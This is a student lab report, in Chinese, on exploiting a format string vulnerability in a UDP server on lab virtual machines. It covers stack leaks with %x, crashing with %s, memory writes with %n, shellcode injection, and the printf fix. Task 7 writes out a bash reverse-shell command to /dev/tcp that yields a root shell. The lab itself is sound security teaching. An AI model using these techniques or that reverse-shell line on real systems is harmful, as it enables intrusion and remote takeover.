**信息安全实验报告**

**Lab 7 Format String Vulnerability**

**孙铁**


**SA20225414**


实验开始之前，关闭地址空间随机化：



**Task 1**


创建文件server.c：






代码作用是监听9090端口。每当有UDP数据包到达这个端口，程序就会获取数据并调用myprintf函数打印数据。

编译并选择允许栈运行：




在服务器主机(10.0.2.7)运行server：



在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送信息：




服务器端(10.0.2.7)打印出接收到的信息hello：



在进攻者主机(10.0.2.8)向服务器(10.0.2.7)发送写入test字符串的badfile文件：



服务器端(10.0.2.7)打印出接收到的文件内容：




**Task 2**

**Question1**


➊是存有“格式化字符串地址”的地址


使用gdb调试server程序，反汇编main函数：



得到myprintf函数的返回地址为0x080487e5。

在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送由“%x”构成的字符串将栈内容不断打印出来：






可以看到格式化字符串中第 40个%x打印出msg中的数据0xbffff0e0：（虽然输出多个0xbffff0e0，但只有紧邻myprintf地址后面的才是真正的msg）


msg地址为ebp+8=0xbffff040，由此可以得到格式化字符串地址为0xbffff040

– 40\*4 = 0xbfffefa0。即➊地址为0xbfffefa0。

➋是存有“myprintf函数返回地址”的地址，为myprintf函数ebp+4，由task1中的结果可知myprintf函数ebp为0xbffff038，则➋地址为0xbffff038 + 4 = 0xbffff03c。



➌是字符串的起始地址，根据task1中的结果可以看出，字符串buf的首地址为0xbffff0e0。



**Question2**

➊与➌的距离为0xbffff0e0 - 0xbfffefa0 = 0x140 = 320


**Task 3**

为了使程序崩溃，可以构造一个输入作为printf函数的格式化字符串，printf函数解析格式化字符串时，如果遇到格式规定符“%s”，就会从va\_list指针指向的位置获取一个值，将这个值视为一个地址并打印这个地址处的字符串，然后将va\_list指针移动到下一个位置。如果访问的地址为非法地址，则程序就会崩溃。

在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送由“%s”构成的字符串：




服务器主机(10.0.2.7)上的server程序崩溃：




**Task 4**

**4.A**

在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送信息，前四个字节为AAAA：



➊与➌的距离为320字节，320个字节对应320/4=80个%x，第80个%x正好打印出输入的前四个字节：




使用文件输入：






**4.B**


将A中攻击者主机(10.0.2.8)向服务器主机(10.0.2.7)发送的信息中前四个字节替换为 $(printf “secret的地址”)，并将第80个格式化规定符%x替换为%s来读secret：



服务器主机(10.0.2.7)输出secret字符串：



使用文件输入：




输出secret字符串：




**Task 5**

**5.A**


将4.A中攻击者主机(10.0.2.8)向服务器主机(10.0.2.7)发送的信息中前四个字节替换为 $( printf “target的地址”)，并将第80个格式化规定符%x替换为%n：




target值被修改：



使用文件输入：




target值被修改：




**5.B**

将4.A中攻击者主机(10.0.2.8)向服务器主机(10.0.2.7)发送的信息中前四个字节替换为$(printf “target的地址”)，将target修改为0x500则需要填充1280个格式化规定符%x，并将最后一个%x替换为%n。

写入1276 (0x500-0x4) 个%n：




target值被修改为0x500：



**5.C**

由于0xff990000数值极大，可以考虑对四个字节中高位和低位分别填充：向0x0804a044和0x0804a046中分别写入0x0000和0xff99。由于目标地址长度已经为8，这就导致无法直接赋值8以下的数值，考虑可以通过溢出来实现赋值0，即向低位写入0x10000。

首先在低位写入65528(0x10000-0x8)个字符然后在高位写入65433(0xff99)个字符：




target值被修改位0xff990000：



**Task 6**

为了注入恶意代码，首先需要将恶意代码放在输入字符串中，然后将myprintf函数的返回地址修改为注入的恶意代码的起始地址，在恶意代码之前填充NOP，提升成功率。


修改myprintf函数的返回地址(地址0xbffff03c内的值)为可以运行到恶意代码的地址0xbffff0e0+100=0xbffff144。由于写入的数值过大，使用task5.c中同样的方法分别修改0xbffff03c与0xbffff03e：在0xbffff03e写入0xbfff(49151) 前面放入0xbfff-8=49143个字符，在0xbffff03c写入0xf144(61754)，前面放入61754-49151=12603个字符：




运行exploit.py，将badfile从攻击者主机(10.0.2.8)发送到服务器主机(10.0.2.7)：



服务器主机(10.0.2.7)显示：



注入的恶意代码运行成功。




恶意代码存储在从badfile中读入的字符串的尾部，储存在buf字符串的中段，到0xbffff590结束。

**Task 7**

在攻击者主机(10.0.2.8)上监听7070端口：




修改exploit.py中的malicious\_code：将/bin/bash -c "/bin/rm /tmp/myfile"的对应部分修改为 "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1"



运行exploit7.py并将badfile7从攻击者主机(10.0.2.8)发送到服务器主机(10.0.2.7)：




获取到了服务器主机(10.0.2.7)的root权限的反向shell：



**Task 8**

将printf(s)替换成printf("%s", s)，即可消除格式化字符串漏洞。

根据之前的编译警告信息可知，printf(msg)存在格式化字符漏洞：



修改server.c，将printf(msg) 替换为printf(“%s”,msg )：



重新编译server.c，这次并未弹出警告信息：



重新进行task3的攻击：



攻击并未成功：

